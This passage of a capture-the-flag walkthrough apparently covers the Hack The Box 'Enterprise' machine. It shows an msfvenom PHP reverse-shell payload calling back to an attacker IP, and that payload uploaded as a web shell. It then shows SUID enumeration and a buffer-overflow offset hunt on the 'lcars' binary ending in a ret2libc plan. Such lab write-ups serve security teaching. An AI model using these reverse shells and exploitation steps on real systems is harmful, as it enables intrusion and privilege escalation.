OS           : Linux a7018bfdc454 4.10.0-37-generic #41-Ub
Meterpreter : php/linux
meterpreter >
```

After getting into the joomla container, we find that we have common file called /var/www/html/files.

```
/dev/mapper/enterprise--vg-root on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /etc/hostname type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /etc/hosts type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /var/www/html type ext4 (rw,relatime,errors=remount-ro,data=ordered)
/dev/mapper/enterprise--vg-root on /var/www/html/files type ext4 (rw,relatime,errors=remount-ro,data=ordered)
```

We create another php payload using msfvenom to upload this shell into /var/www/html/files directory.

```
1 msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=4444 -f
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.25 lport=
5555 -f raw > shell1.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes

root@kali:~#
```

We go to /var/www/html/files directory and upload the shell using meterpreter.

```
meterpreter > upload shell1.php
[*] uploading  : shell1.php -> shell1.php
[*] Uploaded -1.00 B of 1.09 KiB (-0.09%): shell1.php -> shell1.php
[*] uploaded   : shell1.php -> shell1.php
meterpreter >
```

Now we background our current session and change the lport according to our new payload.

```
meterpreter > background
msf exploit(multi/handler) > set lport 5555
msf exploit(multi/handler) > run
```

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > set lport 5555
lport => 5555
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.25:5555
```

When we go to /files directory we find that our shell has been uploaded.

As soon as we click on the payload we get our reverse shell.

```
meterpreter > sysinfo
Computer    : enterprise.htb
OS          : Linux enterprise.htb 4.10.0-37-generic #41-Ubuntu SMP Fri Oct 6 20
:20:37 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

After getting the reverse shell on the main machine instead of container we try to find files with suid bit set.

```
find / -perm -4000 2>/dev/null
```

```
meterpreter > shell
Process 77655 created.
Channel 1 created.
bash -i
bash: cannot set terminal process group (1584): Inappropriate ioctl for device
bash: no job control in this shell
www-data@enterprise:/var/www/html/files$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/chsh
/bin/umount
/bin/su
/bin/ping
/bin/ntfs-3g
/bin/mount
/bin/lcars
/bin/fusermount
www-data@enterprise:/var/www/html/files$
```


We find a file called lcars, we find that it has been running on port 32812.

```
www-data@enterprise:/$ ss -antp
ss -antp
State      Recv-Q Send-Q Local Address:Port               Peer Address:Port

LISTEN     0      128          *:5355                     *:*
LISTEN     0      64           *:32812                    *:*
LISTEN     0      128          *:22                       *:*
ESTAB      0      368    10.10.10.61:33460              10.10.14.25:5555
       users:(("ss",pid=77915,fd=12),("bash",pid=77666,fd=12),("sh",pid=77663,f
d=12),("sh",pid=77662,fd=12))
SYN-SENT   0      1      10.10.10.61:38686              8.8.8.8:53

SYN-SENT   0      1      10.10.10.61:38684              8.8.8.8:53

LISTEN     0      128         :::5355                    :::*
LISTEN     0      128         :::8080                    :::*
LISTEN     0      128         :::80                      :::*
LISTEN     0      128         :::22                      :::*
LISTEN     0      128         :::443                     :::*
ESTAB      0      0       ::ffff:10.10.10.61:443                 ::ffff:10.10.14
.25:43808
www-data@enterprise:/$
```


When we connect with it using netcat we find that it asks for access code.

```
root@kali:~# nc 10.10.10.61 32812

Welcome to the Library Computer Access and Retrieval System

Enter Bridge Access Code:
```

We run the file on the target machine using ltrace to find the access code for this binary.



We find that when we pass a it gets compared to a string called pircarda1. We use this to login into the binary.



We are able to access the file using this binary now we try to find this program is vulnerable to buffer overflow. We open the file using gdb to read the assembly code.

```
root@kali:~/Desktop# gdb -q lcars
Reading symbols from lcars...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
   0x00000c91 <+0>:     lea    ecx,[esp+0x4]
   0x00000c95 <+4>:     and    esp,0xfffffff0
   0x00000c98 <+7>:     push   DWORD PTR [ecx-0x4]
   0x00000c9b <+10>:    push   ebp
   0x00000c9c <+11>:    mov    ebp,esp
   0x00000c9e <+13>:    push   ebx
   0x00000c9f <+14>:    push   ecx
   0x00000ca0 <+15>:    sub    esp,0x10
   0x00000ca3 <+18>:    call   0x620 <__x86.get_pc_thunk.bx>
   0x00000ca8 <+23>:    add    ebx,0x2358
   0x00000cae <+29>:    sub    esp,0x4
   0x00000cb1 <+32>:    push   0x0
   0x00000cb3 <+34>:    push   0x0
   0x00000cb5 <+36>:    push   0x0
   0x00000cb7 <+38>:    call   0x550 <setresuid@plt>
   0x00000cbc <+43>:    add    esp,0x10
   0x00000cbf <+46>:    call   0x750 <startScreen>
   0x00000cc4 <+51>:    sub    esp,0xc
   0x00000cc7 <+54>:    lea    eax,[ebx-0x1ebd]
   0x00000ccd <+60>:    push   eax
   0x00000cce <+61>:    call   0x590 <puts@plt>
   0x00000cd3 <+66>:    add    esp,0x10
   0x00000cd6 <+69>:    mov    eax,DWORD PTR [ebx-0x10]
   0x00000cdc <+75>:    mov    eax,DWORD PTR [eax]
   0x00000cde <+77>:    sub    esp,0xc
   0x00000ce1 <+80>:    push   eax
   0x00000ce2 <+81>:    call   0x570 <fflush@plt>
   0x00000ce7 <+86>:    add    esp,0x10
   0x00000cea <+89>:    mov    eax,DWORD PTR [ebx-0x14]
   0x00000cf0 <+95>:    mov    eax,DWORD PTR [eax]
   0x00000cf2 <+97>:    sub    esp,0x4
```

Now create 500 byte long string using pattern_create.rb script to find the EIP offset.

```
1 ./pattern_create.rb -l 500
```

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l
500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

After searching all the options we find that option number 4 was vulnerable to buffer overflow.


```
LCARS Bridge Secondary Controls -- Main Menu:

1. Navigation
2. Ships Log
3. Science
4. Security
5. StellaCartography
6. Engineering
7. Exit
Waiting for input:
4
Disable Security Force Fields
Enter Security Override:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4
Aq0Aq1Aq2Aq3Aq4Aq5Aq

Program received signal SIGSEGV, Segmentation fault.
0x31684130 in ?? ()
(gdb)
```

We pass that into /usr/share/metasploit-framework/tools/pattern_offset.rb, we get an offset of 212. So we need to write 212 characters and then write the address of the instructions we want to be executed.

```
./pattern_offset -q 31684130 -l 500
```


Now when we try to insert shellcode into the buffer but we were unable to execute it because of DEP. It prevents code from being executed in the stack. Now we are going to do a ret2libc attack to execute a process already present in the process' executable memory. We go into the target machine and find ASLR in enabled so we have to brute force the address. Now we find the address of system, exit and /bin/sh.

```
gdb /bin/lcars
(gdb) b main
(gdb) run
(gdb) p system
(gdb) find 0xf7e0bd10, +9999999, "/bin/sh"
(gdb) p exit
```



We create an exploit which can be found here. As soon as we run the exploit we get our reverse shell as root user. We go to /root directory and find a file called "root.txt". When we

open it we find our 1st flag. We then go to /home directory inside we find another directory called jeanlucpicard/. Inside /home/jeanlucpicard we find a file called “user.txt”, we open it and find our final flag.



Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

← **OLDER POSTS**